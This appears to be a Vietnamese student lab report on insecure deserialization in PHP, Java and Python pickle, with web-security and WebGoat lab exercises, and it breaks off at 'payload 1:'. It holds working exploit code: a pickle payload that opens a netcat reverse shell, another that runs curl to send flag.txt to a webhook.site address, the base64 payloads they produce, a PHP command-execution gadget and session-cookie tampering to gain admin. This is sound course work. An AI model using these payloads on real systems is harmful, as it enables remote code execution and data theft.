
Chọn New Target File




Chọn file cần kiểm tra




Chọn loại file cần kiểm tra, ở trong trường hợp này là cpp




Sau đó chọn full scan để quét toàn bộ file



Cuối cùng ta được kết quả



Yêu cầu 2.1: Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?



A screenshot of a terminal window titled "vm". The URL in the address bar is "https://vlab.uit.edu...". The terminal output shows the result of running "php -f php-ex-Nhom9.php". The output is:
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~\$ php -f php-ex-Nhom9.php
O:4:"User":2:{s:4:"name";s:5:"Nhom9";s:10:"isLoggedIn";b:1;}
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~\$

Ý nghĩa của output:

- O:4:“User”:2 cho biết đây là object class User có 2 thuộc tính và serialize có 4 value.
- s:4:“name” giá trị là string, có 4 ký tự. Tương tự cho “Nhom9” và “isLoggedIn”.
- b:1 giá trị có kiểu boolean và bằng 1 tức thuộc tính isLoggedIn có giá trị true.

Yêu cầu 2.2: Phân tích thử lý do vì sao DangerousClass là class có thể bị khai thác với cách hoạt động như vậy của file vulnerable-app-1.php?

```
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f normal-user.php
PHP Warning: Use of undefined constant a - assumed 'a' (this will throw an Error in a future version of PHP) in /home/ubuntu/normal-user.php on line 4

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
classes.php
normal-user.php
php-ex-Nhom9.php
php.ex.Nhom9.php
serial_Nhom9
vulnerable-app-1.php
vulnerable-app.1.php
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f vulnerable-app-1.php
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$
```

Lí do DangerousClass có thể bị khai thác với cách hoạt động trên của file vulnerable-app-1.php là vì:

File vulnerable-app-1.php sử dụng deserialize nhưng không có cơ chế kiểm tra đầu vào. (Chỉ lấy từ file serial_Nhom9 đã có sẵn), nên có thể khai thác DangerousClass để thay đổi input như ý muốn

Yêu cầu 2.3: Sinh viên hiện thực ý tưởng của kẻ tấn công để thực thi lệnh id thay vì ls. Chạy đoạn code của attacker và vulnerable-app-1, cho biết kết quả?

- Code của attacker

```
<?php
    class DangerousClass
    {
        function __construct()
        {
            $this->cmd = "id";
        }
        function __destruct()
        {
            echo passthru($this->cmd);
        }
    }
    $a = new DangerousClass();
    $b = serialize($a);
    file_put_contents("serial_Nhom9", $b);
?>
~
```

- Kết quả:

```
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f vulnerable-app-attacker.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f vulnerable-app-1.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f normal-user.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
PHP Warning: Use of undefined constant a - assumed 'a' (this will throw an Error in a future version of PHP) in /home/ubuntu/normal-user.php on line 4


Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
classes.php
normal-user.php
php-ex-Nhom9.php
php.ex.Nhom9.php
serial_Nhom9
vulnerable-app-1.php
vulnerable-app-attacker.php
vulnerable-app.1.php
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$
```

Yêu cầu 2.4: Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

=> Ý nghĩa đoạn tấn công này là:

- Trong file JavaSerial, nó sẽ tạo ra một class VulnObj tương tự với trong file JavaDeserial, sau đó, class JavaSerial sẽ tạo ra một object VulnObj nhưng thay vì cmd từ user thì lại lấy cmd được sử dụng bởi kẻ tấn công là “ls” và ghi đè nó vào file normalObj.serial
- Khi đó, JavaDeserial lấy file normalObj.serial này và deserial ra để sử dụng nhưng không kiểm tra đầu vào, dẫn đến việc chương trình bị thay đổi công dụng.

Chạy JavaSerial và JavaDeserial



```
Downloads
JavaDeserial.class
JavaDeserial.java
JavaSerial.class
JavaSerial.java
Music
NormalObj.class
Pictures
Public
Templates
Videos
VulnObj.class
classes.php
normal-user.php
normalObj.serial
php-ex-Nhom9.php
php.ex.Nhom9.php
serial_Nhom9
test_data.py
vulnerable-app-1.php
vulnerable-app-attacker.php
vulnerable-app-1.php
Exception in thread "main" java.lang.ClassCastException: class VulnObj cannot be cast to class NormalObj (VulnObj and NormalObj are in unnamed module of loader 'app')
        at JavaDeserial.main(JavaDeserial.java:6)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849:~$ Exception in thread "main" java.lang.ClassCastException: class VulnObj cannot be cast to class NormalObj (VulnObj and NormalObj are
-bash: syntax error near unexpected token `('
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849:~$ cat normalObj.serial | base64
r00ABXNyAAdWdwXuT2JqHOk6B6IYok4CAAFMAANjbWR0ABJMamF2YS9sYW5nL1N0cmLuZzt4cHQ
Amxz
```

Chú ý 5 ký tự đầu tiên “r00AB”. Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

=> 5 ký tự này xuất hiện khi để xác định đây là một Java Serialization Object. Nếu phần serial obj chưa được xác định chính xác, dẫn đến việc attacker có thể tạo ra một Obj đặc biệt, gây nên một cuộc tấn công “Remote Code Execution”.

Yêu cầu 2.5: Lý giải vì sao với định nghĩa class VulnPickle, khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

- Kết quả chạy:

```
"attacker-2.py" 13L, 215C written
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ python attacker-2.py
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ python vulnerable-app-2.py
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ █
```

- Trong class VulnPickle, thực hiện lệnh id command nên khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như trên

```
import os
return (os.system,"id",))
```

Yêu cầu 2.6: Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver?
Trình bày chi tiết các bước tấn công

Đầu tiên ta sẽ code để tấn công remote command execution, với thuật toán này ta có thể generate ra payload để có thể tấn công

```
attack.py
1 import pickle
2 import base64
3 import os
4
5 class Exp(object):
6     def __reduce__(self):
7         return(os.system, ("nc -e sh 127.0.0.1 4009",))
8
9 myAttack = pickle.dumps(Exp())
10 print(base64.urlsafe_b64encode(myAttack).decode())
```

Sau đó ta chạy đoạn code để generate payload

```
(kali㉿kali)-[~/Downloads/26]
$ python3 attack.py
gASVMgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBduYyAtZSBzaCAxMjcuMC4wLjEgNDAwOZSF1FKULg==
```

Sau đó sử dụng lệnh curl và function POST và add vào đó payload vừa generate ra vào địa chỉ <http://127.0.0.1:5000/vulnerable>

```
(kali㉿kali)-[~/Downloads/26]
$ sudo curl -X POST -d "hack=gASVMgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBduYyAtZSBzaCAxMjcuMC4wLjEgNDAwOZSF1FKULg==" http://127.0.0.1:5000/vulnerable
```

Ở phía server ta thấy được rằng là lệnh POST đã được thực hiện

```
(kali㉿kali)-[~/Downloads/26]
$ flask run
 * Serving Flask app 'vulnerable-web' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
(UNKNOWN) [127.0.0.1] 4009 (?) : Connection refused
127.0.0.1 - - [04/Oct/2022 01:52:03] "POST /vulnerable HTTP/1.1" 204 -
exec sh failed : No such file or directory
127.0.0.1 - - [04/Oct/2022 01:52:13] "POST /vulnerable HTTP/1.1" 204 -
```

Cuối cùng sử dụng lệnh nc -lvp 4009 để kiểm tra lại

```
(kali㉿kali)-[~]
$ nc -lvp 4009
listening on [any] 4009 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46214
```

Vậy là đã thực hiện được tấn công remote command execution để mở 1 reverse shell trên webserver

Yêu cầu 2.7:

BT1: Modifying serialized objects

Khi đăng nhập vào trang web và xem cookies thì chúng em thấy được một phiên làm việc dưới dạng Base64

My Account

Your username is: wiener
Your email is: bingtoni2122@gmail.com

Email

Update email

The screenshot shows the Chrome DevTools interface with the Application tab selected. In the left sidebar, under Session Storage, there is a list of items including 'session'. The 'session' item is expanded, showing its value as a long Base64 encoded string: Tzo0OjIvc2VyljoyOntzOjg6inVzZXJuYW1l|ltzO|Y6indpZW5lcil7czo1OjhZG1pbii7YjowO30%3d. Below this, there is a message: 'Select a cookie to preview its value'.

Khi copy giá trị của phiên làm việc đó và decode, chúng ta có được giá trị như sau: **O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}**7

The screenshot shows an online Base64 decoder tool. The input field contains the same Base64 string: Tzo0OjIvc2VyljoyOntzOjg6inVzZXJuYW1l|ltzO|Y6indpZW5lcil7czo1OjhZG1pbii7YjowO30%3d. The output field shows the decoded result: O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}

Đây là chuỗi output của một hàm serialize, lưu class và các thuộc tính của obj. Ở đây, chúng ta có thể sửa phần username thành admin, và nâng giá trị biến boolean lên thành 1 (Có thể đoán đây là giá trị phân quyền admin và user).

=> **O:4:"User":2:{s:8:"username";s:5:"admin";s:5:"admin";b:1;}**7

Sau khi sửa xong, chúng ta encode Base64 và thay phần session trong cookies thành chuỗi encode trên, reload page.

Your username is: admin

Email

Update email

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	SameParty	Partition ...	Priority
session	Tz0OIVc2VyljoyOntzQjg6lnVzXluYWljlzQjU6lmfkblWijltz...	0a4900ae...	/	Session	87	✓	✓	None	None	Medium	

=> Đã vào page của admin và có thêm phần “Admin panel”.

The screenshot shows a browser window with the following details:

- Header:** "WebSecurity Academy" logo with a red lightning bolt icon, "Modifying serialized objects", and a green "LAB" button with "Not solved".
- Navigation:** "Back to lab description >>"
- Page Title:** "Users"
- Content:** Two user entries:
 - carlos - [Delete](#)
 - wiener - [Delete](#)
- Bottom Navigation:** Browser tabs: Session Storage, IndexedDB, Cookies, Welcome, Elements, Console, Sources, Network, Performance, Memory, Application (highlighted), Security, Lighthouse, CSS Overview, and a plus sign for new tabs.
- Bottom Status Bar:** URL https://0s4900ae04db, tab count 25, and various browser icons.

Ta click vào “Admin panel” và xóa user carlos => Done.

The screenshot shows a browser window with the following details:

- Header:** "WebSecurity Academy" logo, "Modifying serialized objects" title, "Back to lab description >" link, and a green button labeled "LAB Solved" with a user icon.
- Middle Section:** A large orange banner with the text "Congratulations, you solved the lab!" and a "Share your skills!" button with a Twitter icon.
- Right Side:** "Continue learning >" link.
- Bottom Left:** "User deleted successfully!" message.
- Bottom Right:** Navigation links: "Home | Admin panel | My account".
- Bottom Bar:** Browser tabs: "Session Storage", "IndexedDB", "Web SQL", "Cookies", "https://0e4900aa04db", and "Application" (selected). The "Application" tab shows a table of cookies with the following data:

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	SameParty	Partition ...	Priority
session	Tz0OUlVc2VlyjoyOntzOjg6InVzZXluYW1ljtzQjU6ImFkbWluljtz...	0e4900aa...	/	Session	87	✓	✓	None			Medium

BT2:

Khi vào trang web và nhấn vào mua 1 món bất kì, chúng ta sẽ thấy được 1 request hiện lên trong cookies có session ở dạng Base64:

The screenshot shows a web browser window for 'InSecLab's Pickle Shop'. The page displays three pickle products: 'Standard Pickle' (a colander of pickles), 'Smörgåsgurka' (a jar of pickles), and 'Flag Pickle' (a single pickle with 'WR' written on it). Below each product is a 'Buy' button. The developer tools (F12) are open, specifically the Application tab, which shows the 'Cookies' section. A single cookie named 'session' is listed with the value: gAN9QoWAUAAAABtbz5leXEBTYBWAcAAABoaXN0b3J5cQjdcmoWBAAAABzdW1teSBzdGFuZCByZCBwaWNrbGvBFgUAAAAXVtbXkgc23DtnJnw6Vz3Yya2fxBWVYEAAAAGFudGfdGfGtGvYz2htWNx8lggAAAAWZjNWVjyJ5OWEyMjhN2ZjYmNnNTQzzj1MzY4V2x83Ju.

Ta decode ra một chuỗi như sau:

The screenshot shows a 'base64decode.org' website. The main area displays the decoded value of the 'session' cookie: gAN9QoWAUAAAABtbz5leXEBTYBWAcAAABoaXN0b3J5cQjdcmoWBAAAABzdW1teSBzdGFuZCByZCBwaWNrbGvBFgUAAAAXVtbXkgc23DtnJnw6Vz3Yya2fxBWVYEAAAAGFudGfdGfGfGtGvYz2htWNx8lggAAAAWZjNWVjyJ5OWEyMjhN2ZjYmNnNTQzzj1MzY4V2x83Ju. Below this, there are several configuration options for decoding: 'For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.', 'Source character set: UTF-8', 'Decode each line separately (useful for when you have multiple entries)', 'Live mode OFF (Decodes in real-time as you type or paste (supports only the UTF-8 character set))', and a large 'DECODE' button.

Đến đây, ta có thể thấy đoạn chuỗi này có format khá giống với một object pickle. Ta dùng python và thư viện pickle để thử decode đoạn chuỗi này và nhận được kết quả: {'money': 390, 'history': ['Yummy standard pickle', 'Yummy smörgåsgurka'], 'anti_tamper_hmac': 'afc5ecb599a222a7fcacf543f25368ce'}

```

File Edit Shell Debug Options Window Help
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep 5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.

>>> ===== RESTART: D:/test.py =====
{'money': 390, 'history': ['Yummy standard pickle', 'Yummy smorgåsgurka'], 'antitamper_hmac': 'afc5ecb599a222a7fcbe543f253e8ce4'}
>>>

```

```

File Edit Format Run Options Window Help
port base64
port pickle

ta = "gAN9cQRoWAUAABtb251eXEBTYBWRcAAABoaXN0b3J5cQJdcQMoWBUAABZdWltesBzdGFu
coded_data = base64.b64decode(data)
ckle_object = pickle.loads(decoded_data)
int(pickle_object)

```

Sau khi decode, chúng ta thấy được chuỗi này ở format khá quen thuộc, là một obj serialization => Server đang deserialize cookies.

Vậy ta cần phải generate ra 1 payload mà từ đó gửi lên cookie mà làm cho trang gửi flag về một địa chỉ mà ta mong muốn

```

File Edit Selection View Go Run Terminal Help
base64.txt script.py
script.py > Exp > ⌂ _reduce_
1 import pickle
2 import sys
3 import base64
4
5 class Exp(object):
6
7     def __reduce__(self):
8         import os
9         return (os.system,[["curl https://webhook.site/54e3a8b2-3414-47c5-8f03-52dd16add893 -d `cat flag.txt`"]])
10
11 myattack = pickle.dumps(Exp())
12 print(base64.urlsafe_b64encode(myattack).decode())

```

```

Oct 6 20:21:11 script.py - bt2 - Visual Studio Code
PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL JUPYTER
bash + ^ x
● kiet@kiet-Aspire-E5-576:~/Downloads/bt2$ python script.py
gASVawAAAAAAAACMBXBvc2l4IwGc3IzdGVtlJOUjFBjdXJsIGh0dHBzOi8vd2ViaG9vay5zaXRlLzU0ZTNhOGIyLTM0MTQtNDdjNS04ZjAzLTUyZGQxNmFkZDg5MyAtZCBgY2F0IGZsYWc
udHh0YJSFlFKULg==
● kiet@kiet-Aspire-E5-576:~/Downloads/bt2$ ^C
● kiet@kiet-Aspire-E5-576:~/Downloads/bt2$ 

```

ở đây ta sẽ generate 1 link nhận response từ web pickle shop:

<https://webhook.site/54e3a8b2-3414-47c5-8f03-52dd16add893>

và bên cạnh đó ta truyền vào -d `cat flag.txt`

từ đó ta sẽ generate ra 1 payload:

gASVawAAAAAAAACMBXBvc2l4IwGc3IzdGVtlJOUjFBjdXJsIGh0dHBzOi8vd2ViaG9vay5zaXRlLzU0ZTNhOGIyLTM0MTQtNDdjNS04ZjAzLTUyZGQxNmFkZDg5MyAtZCBgY2F0IGZsYWcudHh0YJSFlFKULg==

Sau đó ta copy và paste payload này vào pickle shop:

The screenshot shows a Linux desktop environment with a terminal window at the bottom. A browser window is open to a page titled "Internal Server Error". The error message states: "The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application." Below the browser is the Unity desktop interface with its docked icons.

In the browser's developer tools, the "Application" tab is selected. It displays a table of cookies. One cookie is highlighted: "session" with the value "gASVawAA...". A tooltip below the table says "Select a cookie to preview its value".

Name	Value
session	gASVawAA... 4. / S.. 1. M.

Sau đó ta check bên webhook:

The screenshot shows the "webhook.site" interface. It lists two recent POST requests. The first request is highlighted. The details for this request include:

- URL:** https://webhook.site/54e3a8b2-3414-47c5-8f03-52dd16add893/9e13d4e-6ac7-415e-82cf-93fbcb4d9891
- Host:** 115.73.218.247
- Date:** 10/06/2022 8:09:01 PM (a few seconds ago)
- Size:** 62 bytes
- ID:** e742ba83-c199-4db8-8797-9199161c01ef

The "Headers" section shows:

connection	close
content-type	application/x-www-form-urlencoded
content-length	62
accept	*
user-agent	curl/7.58.0
host	webhook.site

The "Form values" section shows:


```
W1{19161423_15_411_317311_13377312_311612291971011_1113776010}
```

Và flag ta nhận được là:

W1{19161423_15_411_317311_13377312_311612291971011_1113776010}

BT3:

Đầu tiên ta sẽ git clone về WebGoat và tải bản release 8.2.2



VulnerableTaskHolder được cung cấp

A screenshot of Visual Studio Code showing two Java files. The 'VulnerableTaskHolder.java' file contains the following code:

```
package org.dummy.insecure.framework;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.time.LocalDateTime;

public class VulnerableTaskHolder implements Serializable {
    private static final long serialVersionUID = 1;
    private String taskName;
    private String taskAction;
    private LocalDateTime requestedExecutionTime;
    public VulnerableTaskHolder(String taskName, String taskAction) {
        super();
        this.taskName = taskName;
        this.taskAction = taskAction;
        this.requestedExecutionTime = LocalDateTime.now();
    }
    private void readObject( ObjectInputStream stream ) throws Exception {
        //deserialize data so taskName and taskAction are available
        stream.defaultReadObject();
        //blindly run some code. #code injection
        Runtime.getRuntime().exec(taskAction);
    }
}
```

The 'Exploit.java' file has 4 lines of code, which are partially visible at the top of the editor.

Sau đó tiến hành code để truyền vào taskName và taskAction với tên và hành động là ngủ 5 giây

The screenshot shows a Visual Studio Code interface with a dark theme. The left sidebar contains icons for file operations like Open, Save, Find, and Delete. The main editor area has three tabs: 'ex.java', 'Exploit.java 4', and 'VulnerableTaskHolder.java 5'. The 'Exploit.java' tab is active, displaying the following Java code:

```
Activities > Visual Studio Code
File Edit Selection View Go Run Terminal Help
File Exploit.java 4 VulnerableTaskHolder.java 5
Exploit.java > Exploit
1 import java.io.BufferedReader;
2 import java.io.IOException;
3 import java.io.InputStream;
4 import java.io.ObjectOutputStream;
5 import java.util.Base64;
6 import java.time.LocalDateTime;
7 import org.dummy.insecure.framework.*;
8
9
10 public class Exploit {
11     Run|Debug
12     public static void main(String[] args) throws Exception {
13         VulnerableTaskHolder vulTask = new VulnerableTaskHolder(taskName: "sleep for 5 seconds", taskAction: "sleep 5");
14         ByteArrayOutputStream byteStream = new ByteArrayOutputStream();
15         ObjectOutputStream objStream = new ObjectOutputStream(byteStream);
16         objStream.writeObject(vulTask);
17         objStream.flush();
18         byte[] exploit = byteStream.toByteArray();
19         System.out.println(Base64.getEncoder().encodeToString(exploit));
20     }
21 }
Ln 11, Col 1 Spaces: 4 UTF-8 LF Go Live gpg (GnuPG) 2.2.19 Spell Prettier
```

Sau khi run ta được payload

```
kiet@kiet-Aspire-E5-576:~/Downloads/solving$ cd /home/kiet/Downloads/solving ; /usr/bin/env /usr/lib/jvm/java-11-openjdk-amd64/bin/java -cp /home/kiet/.config/Code/User/workspaceStorage/ffa05959c47a0a7953ee1bd57d011192/re
dhat.java/jdt_ws/solving_beaaaae97/bin Exploit
r00ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZG
VyAAAAAAAAAAECAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2Nh
bERhdGVUaW1l00wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZX
EAfgACeHBzcgANamF2YS50aW1lLnlcpVdhLobIkiyDAAAeHB3DgUAAAfmCgUCCwgSqcF4eHQ
B3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzzWNvbmRz
```

payload 1:

